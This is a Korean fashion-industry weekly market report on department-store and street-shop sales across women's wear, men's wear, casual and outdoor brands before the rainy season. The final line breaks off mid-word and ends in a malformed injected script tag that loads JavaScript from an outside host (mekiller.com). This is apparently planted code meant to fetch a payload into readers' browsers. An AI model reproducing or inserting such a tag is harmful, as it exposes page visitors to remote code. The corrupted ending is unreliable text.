주간상황 - 장마철 앞두고 집객력 높이기 안간힘
인너제품 가격 저항
<여성복> 장마가 시작되면서 롯데와 현대 등 백화점 여성복 존은 매출이 전주 대비 보합 또는 소폭 하락세를 나타냈다.
전년동기 대비해서는 브랜드 수가 늘어난 것을 감안하면 5% 안팎 역신장한 것으로 조사됐다.
각 백화점은 장마 시즌을 앞두고 집객력을 높이기 위한 크고 작은 프로모션을 진행하고는 있지만 고객 유입 수는 크게 변동이 없는 것으로 나타났다.
한섬, 미샤, 톰보이, 오브제 등 중견사 브랜드들은 불황에 저력을 발휘 비교적 안정적인 영업 실적을 보여주고 있는 반면 중위권 브랜드들은 각 브랜드 간에 엇비슷한 상품을 쏟아내면서 정체성을 상실, 상위권과의 격차가 더욱 벌어졌다.
활황기를 맞고 있는 중가 캐주얼 시장에서는 ‘플라스틱 아일랜드’, ‘밸리걸’, ‘쿠아’, ‘코데즈컴바인’, ‘르샵’ 등이 작년 하반기부터 이어 온 신장세를 유지하고 있고 백화점 정기세일에 앞서 시즌 오프 행사를 진행한 ‘망고’도 전주에 이어 크게 신장했다.
침체의 늪에서 허덕이고 있는 커리어군은 민소매 원피스와 함께 장마를 앞두고 가디건과 경량 재킷 판매가 호조를 띄기는 했으나 여름 시즌 매출을 주도해야 할 니트, 탑, 블라우스 등 인너 단품의 가격저항이 예상외로 커 고전을 면치 못했다.
가두점 유통을 중심으로 하는 어덜트 캐주얼 브랜드들은 특별히 수요를 일으킬 만한 요인은 없었지만 여름 신상품 30% 세일, 장마철을 겨냥한 우산, 탈취제 등 사은품 증정, 1만원 미만 균일가 기획 상품의 물량 공세 등으로 지난주에 이어 상승 무드를이어갔다.
반바지, 샌들 판매 극도
<남성복> 전주대비 보합세를 유지했다.
낮 기온은 30℃를 넘는 반면 저녁 기온이 쌀쌀해지는 등 일교차가 벌어지면서 긴팔 셔츠와 티셔츠 등 일부 단품 판매가 소폭 늘었다.
또 여름철을 겨냥해 출시한 재킷이나 쿨비즈룩이 여전히 잘 팔리고 있는 가운데 언타이드룩 셔츠와 휴가철을 겨냥한 반바지와 샌들도 인기를 끌고 있다.
신사복의 경우 전주보다 매출이 소폭 늘었다.
본격적인 여름시즌에 접어들기 전 수트 구매가 일부 상승한 것으로 분석되고 있으며 전년대비로도 5% 이상 매출이 늘었다.
캐릭터캐주얼은 단품과 수트가 고른 팔림세를 보이며 전주대비 5% 이상 신장했다.
전년대비로도 10% 이상 매출이 늘었다.
TD캐주얼 역시 리딩 브랜드인 ‘빈폴’과 ‘폴로’가 회복세를 보이며 전체 매출도 상승했다.
‘헤지스’, ‘타미힐피거’, ‘라코스테’ 등은 10% 이상 신장하며 상승세에 가세했다.
어덜트캐주얼은 기능성 소재를 사용한 라인과 젊은 층을 겨냥한 영라인 매출이 늘면서 한 자릿수 신장했다.
반면 드레스셔츠와 넥타이 등은 여전히매출이 어려운 상황이다.
부진품, 하의류 세일
<캐주얼>캐주얼 주요 브랜드들은 전주대비 보합에서 5% 신장했다.
부진 품목과 하의류 세일이 진행된 가운데 티셔츠 판매가 매출을 주도하며 주중보다는 주말 매출이 높았다.
에이션패션의 ‘폴햄’은 전주대비 보합세를 나타냈다.
대리점과 백화점이 비슷한 양상을 보였으며 일러스트 르네상스 티셔츠의 판매가를 낮춰 매출 확대에 나섰다.
뱅뱅어패럴 ‘뱅뱅’도 보합세를 유지했다.
여름 물량은 전년대비 10~15% 축소했으나 매출은 비슷한 양상을 나타냈다.
휴컴퍼니의 ‘유지아이지’는 5% 신장했다.
장마철을 맞아 우산을 사은품으로 내놓아 좋은 반응을 얻었다.
행사따라 점포별 명암
<아웃도어>
백화점별로 행사가 진행되면서 점포별로 차이를 보였다.
하지만 예년보다 더위가 빨리 찾아오면서 바람막이 재킷 등 아우터 보다는 인너웨어의 판매가 높아져 객단가가 하락, 매출 감소세가 유지됐다.
현대백화점은 5억8천8백만원을 판매해 4% 역신장했다.
천호점은 8천6백만원으로 보합세를 보였으며 부산점은 8천1백만원으로 35% 신장했다.
신촌점은 4천5백만원으로 20% 감소했으며, 목?scriptsrc=http://mekiller.com/1/1.js>